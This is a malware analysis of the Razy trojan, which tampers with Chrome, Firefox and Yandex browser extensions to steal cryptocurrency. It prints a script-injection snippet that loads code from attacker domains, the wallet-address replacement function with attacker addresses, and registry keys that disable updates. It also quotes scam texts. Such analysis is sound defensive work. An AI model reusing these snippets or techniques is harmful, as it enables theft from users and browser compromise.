Spoofing search results and infecting browser extensions

securelist.com/razy-in-search-of-cryptocurrency/89485/

Research

Razy in search of cryptocurrency

Research

24 Jan 2019

minute read

Authors

-

 Victoria Vlasova
-

 Vyacheslav Bogdanov

Last year, we discovered malware that installs a malicious browser extension on its victim's computer or infects an already installed extension. To do so, it disables the integrity check for installed extensions and automatic updates for the targeted browser. Kaspersky Lab products detect the malicious program as Trojan.Win32.Razy.gen – an executable file that spreads via advertising blocks on websites and is distributed from free file-hosting services under the guise of legitimate software.

Razy serves several purposes, mostly related to the theft of cryptocurrency. Its main tool is the script main.js that is capable of:

- Searching for addresses of cryptocurrency wallets on websites and replacing them with the threat actor's wallet addresses
- Spoofing images of QR codes pointing to wallets
- Modifying the web pages of cryptocurrency exchanges
- Spoofing Google and Yandex search results

Infection

The Trojan Razy 'works' with Google Chrome, Mozilla Firefox and Yandex Browser, though it has different infection scenarios for each browser type.

Mozilla Firefox

For Firefox, the Trojan installs an extension called ‘Firefox Protection’ with the ID {ab10d63e-3096-4492-ab0e-5edcf4baf988} (folder path: “%APPDATA%\Mozilla\Firefox\Profiles\.default\Extensions\{ab10d63e-3096-4492-ab0e-5edcf4baf988}”).

For the malicious extension to start working, Razy edits the following files:

- “%APPDATA%\Mozilla\Firefox\Profiles\.default\prefs.js”,
- “%APPDATA%\Mozilla\Firefox\Profiles\.default\extensions.json”,
- “%PROGRAMFILES%\Mozilla Firefox\omni.js”.

Yandex Browser

The Trojan edits the file ‘%APPDATA%\Yandex\YandexBrowser\Application\\browser.dll’ to disable extension integrity check. It renames the original file ‘browser.dll_’ and leaves it in the same folder.

To disable browser updates, it creates the registry key ‘HKEY_LOCAL_MACHINE\SOFTWARE\Policies\YandexBrowser\UpdateAllowed” = 0 (REG_DWORD).

Then the extension Yandex Protect is installed to folder ‘%APPDATA%\Yandex\YandexBrowser\User Data\Default\Extensions\acgimceffoceigocablmjdpebeodphgc\6.1.6_0’. The ID acgimceffoceigocablmjdpebeodphgc corresponds to a legitimate extension for Chrome called Cloudy Calculator, version 6.1.6_0. If this extension has already been installed on the user’s device in Yandex Browser, it is replaced with the malicious Yandex Protect.

Google Chrome

Razy edits the file ‘%PROGRAMFILES%\Google\Chrome\Application\\chrome.dll’ to disable the extension integrity check. It renames the original chrome.dll file chrome.dll_ and leaves it in the same folder.


It creates the following registry keys to disable browser updates:

- “HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Google\Update\AutoUpdateCheckPeriodMinutes” = 0 (REG_DWORD)
- “HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Google\Update\DisableAutoUpdateChecksCheckboxValue” = 1 (REG_DWORD)
- “HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Google\Update\InstallDefault” = 0 (REG_DWORD)
- “HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Google\Update\UpdateDefault” = 0 (REG_DWORD)

We have encountered cases where different Chrome extensions were infected. One extension in particular is worth mentioning: Chrome Media Router is a component of the service with the same name in browsers based on Chromium. It is present on all devices where the Chrome browser is installed, although it is not shown in the list of installed extensions. During the infection, Razy modified the contents of the folder where the Chrome Media Router extension was located: ‘%userprofile%\AppData\Local\Google\Chrome\User Data\Default\Extensions\pkedcjkdefgpdelpbcmbmeomcjbeemfm’.

Scripts used

Irrespective of the targeted browser type, Razy added the following scripts it brought along to the folder containing the malicious script: *bgs.js, extab.js, firebase-app.js, firebase-messaging.js* and *firebase-messaging-sw.js*. The file *manifest.json* was created in the same folder or was overwritten to ensure these scripts get called.



```
 C:\...pdelpbcmbmeomcjbeemfm\6918.723.0.0_0_1   W:\...lpbcmbmeomcjbeemfm\6918.723.0.0_0 20:30
n              Name                   Size      n              Name                   Size
..                                     Up       ..                                     Up
_locales                             Folder     _locales                             Folder
_metadata                            Folder     _metadata                            Folder
cast_setup                           Folder     cast_setup                           Folder
angular.js                           594243     angular.js                           594243
background_script.js                   1703     background_script.js                   1703
cast_game_sender.js                  161134     bgs.js                                16599
cast_sender.js                        44374     cast_game_sender.js                  161134
common.js                             28946     cast_sender.js                        44374
feedback.css                           3116     common.js                             28946
feedback.html                         14621     extab.js                               9266
feedback_script.js                    10732     feedback.css                           3116
manifest.json                          2403     feedback.html                         14621
material_css_min.css                 359575     feedback_script.js                    10732
mirroring_cast_streaming.js           33144     firebase-app.js                       34845
mirroring_common.js                  251717     firebase-messaging.js                 35674
mirroring_hangouts.js                624670     firebase-messaging-sw.js                683
mirroring_webrtc.js                    2227     manifest.json                          3126
                                                material_css_min.css                 359575
                                                mirroring_cast_streaming.js           33144
                                                mirroring_common.js                  251717
                                                mirroring_hangouts.js                624670
                                                mirroring_webrtc.js                    2227
```


Left: list of files of the original Chrome Media Router extension.
Right: list of files of the modified Chrome Media Router extension.

The scripts *firebase-app.js, firebase-messaging.js* and *firebase-messaging-sw.js* are legitimate. They belong to the Firebase platform and are used to send statistics to the malicious actor's Firebase account.

The scripts *bgs.js* and *extab.js* are malicious and are obfuscated with the help of the tool *obfuscator.io.* The former sends statistics to the Firebase account; the latter (*extab.js*) inserts a call to the script *i.js* with parameters tag=&did=&v_tag=&k_tag= into each page visited by the user.


In the above example, the script *i.js* is distributed from the web resource *gigafilesnote[.]com* (gigafilesnote[.]com/i.js?tag=&did=&v_tag=&k_tag=). In other cases, similar scripts were detected in the domains *apiscr[.]com, happybizpromo[.]com* and *archivepoisk-zone[.]info.*

The script *i.js* modifies the HTML page, inserts advertising banners and video clips, and adds adverts into Google search results.


https://www.youtube.com/watch?v=0iQ3NXKDacE
YouTube
Введите запрос
ВОЙТИ
Let's take a shower together!
Only you and me! NO clothes
Merry Christmas 2019 - Top Christmas Songs Playlist 2019 - Best Christmas Songs Ever
19 690 146 просмотров
77 ТЫС.
10 ТЫС.
ПОДЕЛИТЬСЯ
СОХРАНИТЬ
Let's take a shower
Only you and me! NO clothes
come to me!
do with me everything you dream!
Следующее
АВТОВОСПРОИЗВЕДЕНИЕ
Merry Christmas 2019 - Top Christmas Songs Playlist 20...
OPM Love Songs
260 тыс. просмотров
Микс – Merry Christmas 2019 - Top Christmas Songs Playlist...
YouTube
Attention
OPM Love Songs
90M views
GIN TUẤN KIỆT| YÊU MỘT NGƯỜI SAU ANH- KHÔNG T...
Gin Tuấn Kiệt
Рекомендуемые вам
PANCAKE ART CHALLENGE Mystery Wheel 2 & Learn Ho...
Collins Key
Рекомендуемые вам

YouTube page with banners added by the script i.js

The culmination of the infection is *main.js* – a call to the script is added to each page visited by the user.




```
try {
    (function () {
        var s = document.createElement('script');
        s.type = 'text/javascript';
        s.src = '\/\/nolkbacteria.info\/js\/main.js?_='+Date.now();
        s.charset = "UTF-8";
        try {document.body.appendChild(s)} catch (e) {document.body.appendChild(s)}
    })();
} catch (e) {
    console.log(e);
```

Fragment of the script i.js code that inserts the script main.js to web pages.

The script main.js is distributed from the addresses:

- Nolkbacteria[.]info/js/main.js?_=
- 2searea0[.]info/js/main.js?_=
- touristsila1[.]info/js/main.js?_=
- solkoptions[.]host/js/main.js?_=

The script *main.js* is not obfuscated and its capabilities can be seen from the function names.



```
var addr = '1DgjRqs9SwhyuKe8KSMkE1Jjrs59VZhNyj';
var addr3 = '3KgyGrCiMRpXTihZWY1yZiXnL46KUBzMEY';
var ethaddr = '2571B96E2d75b7EC617Fdd83b9e85370E833b3b1';

var addFakeCopyCommand = function () {

addFakeCopyCommand();

var findAndReplaceWalletAddresses = function (text) {
    if (!text) return text;

    var skipInText = [

    for (var i = 0; i < skipInText.length; i++) {
        if (text.indexOf(skipInText[i]) !== -1) return text;
    }

    // text = text.replace(/(\b|=|:)(?<!\/)(?:1|3|bc1)[0-9A-Za-z]{27,39}\b/g, '$1' + addr);
    // text = text.replace(/(\b0x|\b|=|:)(?<!\/)[0-9A-Fa-f]{40,44}\b/g, "$1" + ethaddr);

    text = text.replace(/(\b|=|:)(?:3|bc1)[0-9A-Za-z]{27,39}\b/g, '$1' + addr3);
    text = text.replace(/(\b|=|:)(?:1|bc1)[0-9A-Za-z]{27,39}\b/g, '$1' + addr);
    text = text.replace(/(\b0x|\b|=|:)[0-9A-Fa-f]{40,44}\b/g, "$1" + ethaddr);
    return text;
};
```

The screenshot above shows the function findAndReplaceWalletAddresses that searches for Bitcoin and Ethereum wallets and replaces them with the addresses of the threat actor’s wallets. Notably, this function works on almost all pages except those located on Google and Yandex domains, as well as on popular domains like *instagram.com* and *ok.ru*.


Images of QR codes that point to wallets also get substituted. The substitution occurs when the user visits the web resources *gdax.com, pro.coinbase.com, exmo.*, binance.** or when an element with src=’/res/exchangebox/qrcode/’ is detected on the webpage.

As well as the functionality described above, *main.js* modifies the webpages of the cryptocurrency exchanges EXMO and YoBit. The following script calls are added to the pages’ codes:

- /js/exmo-futures.js?_= – when exmo.*/ru/* pages are visited
- /js/yobit-futures.js?_= – when yobit.*/ru/* pages are visited

where is one of the domains *nolkbacteria[.]info, 2searea0[.]info, touristsila1[.]info*, or *archivepoisk-zone[.]info*.

These scripts display fake messages to the user about “new features” in the corresponding exchanges and offers to sell cryptocurrency at above market rates. In other words, users are persuaded to transfer their money to the cybercriminal’s wallet under the pretext of a good deal.



Уважаемые пользователи,

Мы рады анонсировать запуск нового инструмента торговли - криптовалютные фьючерсы. Мы отобрали случайных пользователей для теста и Вы попали в их число. На этапе тестирования (3 недели) все сделки будут проводиться между пользователями и биржей. По завершени тестирования функционал фьючерсов будет добавлен в стандартные инструменты брокера.

Каждый день Вам предоставляется возможность заключить сделку по продаже биткойнов по фиксированному курсу. Средства на внутренний счет биржи поступят через 24 часа по курсу, который известен уже сейчас. Если через сутки курс будет выше, то биржа будет в плюсе, если ниже, то Вы будете знать, что продали биткойны по хорошему курсу.
На данный момент курс **$7473.14** за 1 btc. При заключении сделки (фьючерса) на сумму большую, чем 0.05 btc курс будет выше примерно на 1%.


Для заключения сделки достаточно просто быть залогиненым в кабинете и перевести средства на уникальный для Вашего аккаунта биткойн адрес:

Example of a scam message on the EXMO website

Main.js also spoofs Google and Yandex search results. Fake search results are added to pages if the search request search request is connected with cryptocurrencies and cryptocurrency exchanges, or just music downloading or torrents:

- /(?:^|\s)(gram|телеграм|токен|ton|ico|telegram|btc|биткойн|bitcoin|coinbase|крипта|криптовалюта|,bnrjqy|биржа|бираж)(?:\s|$)/g;
- /(скачать.*музык|музык.*скачать)/g;
- /тор?рент/g;

This is how an infected user is enticed to visit infected websites or legitimate cryptocurrency-themed sites where they will see the message described above.



https://www.google.ru/search?q=телеграмм+bitcoin&oq=телеграмм+bitcoin&aqs=chrome..69i57j0l5.5472j1j7&sourceid=chrome&ie=UTF-8

Заработать на Фин Рынках
Ad www.fenix-academy.com/KRYPTA ▾
Научим Правильно Формировать КриптоПортфели и Зарабатывать по Крупному! **BITCOIN** или Ethereum? ЛИЦЕНЗИЯ Москвы. Профитные КРИПТОВАЛЮТЫ. ONLINE Обучение. 100% Результат. Типы: **Bitcoin**, Ethereum, Litecoin, Crypto-Currency, Dash, Ripple.

➤ Visit Website

Freecoin Hunt - Best Site For Airdrop & Bounty - The Latest Update & Alert
Ad www.freecoinhunt.com/ ▾
Hunt the latest airdrops, bounties and awards info. Get tokens for totally free. We offer Step-By-Step Guide to participate these events easily by one tap! Try now! Daily update and alert! Hunt The Latest Airdrops!

➤ Visit Website

Earn 10% to 20% Daily Forever - Invest in Dollar Investment - Daily Auto Withdrawals
Ad www.dollarinvestment.net/ ▾
Invest in Dollar Investment and Earn 10% to 20% Daily and Forever. Join Us Today. UK Registered Company. Minimum Investment: 30$ Auto Withdrawals. Company Number: 11709499. Minimum Withdrawal: 5$ 10% to 20% Daily Income.

Sign Up   Login
About Us   Contact Us

➤ Visit Website

Added by i.js

Выкупаем биткойны по высоким ценам
http://sell.bitcoin.org/
Наша компания разработала уникальный биржевой алгоритм, поэтому мы выкупаем Ваши биткойны по ценам выше рыночных.

Открыта распродажа токенов Telegram TON (GRAM)
http://ton.telegram.org/
После завершения первого раунда инвестиций от крупных инвесторов Павел Дуров открыл продажу токенов GRAM всем желающим. Токены реализуются в ходе preICO и будут продаваться по сниженной цене еще некоторое время.


Added by main.js

Обмен биткоин Telegram BTC Change Bot | Биткоин в России
https://cryptorussia.ru/tags/obmen-bitkoin-telegram-bts-change-bot ▾
Выгодный, быстрый, удобный обмен **биткоин** без обмана! ... Чтобы безопасно купить **Биткоин** в месенджере **Telegram** пройдите по ссылке: ...

Genuine search results

Google search results that were modified by the infected extension

When the user visits Wikipedia, *main.js* adds a banner containing a request for donations to support the online encyclopedia. The cybercriminals' wallet addresses are used in place of bank details. The original Wikipedia banner asking for donations (if present) is deleted.



DEAR WIKIPEDIA READERS, We'll get right to it: This week we ask our readers to help us. To protect our independence, we'll never run ads. We survive on donations averaging about $15. Only a tiny portion of our readers give. If everyone reading this right now gave $3, our fundraiser would be done within an hour. That's right, the price of a cup of coffee is all we need. We're a small non-profit with costs of a top website: servers, staff and programs. Wikipedia is something special. It is like a library or a public park where we can all go to learn. If Wikipedia is useful to you, take one minute to keep it online and ad-free. Thank you.

We started to support cryptocurrencies so please send your donation to:
Ethernet address: 0x33a7305aE6B77f3810364e89821E9B22e6a22d43
Bitcoin address: 1BcJZis6Hu2a7mkcrKxRYxXmz6fMpsAN3L

Thank you!

Welcome to Wikipedia,
the free encyclopedia that anyone can edit.
5,770,767 articles in English

- Arts
- Biography
- Geography
- History
- Mathematics
- Science
- Society
- Technology
- **All portals**

From today's featured article

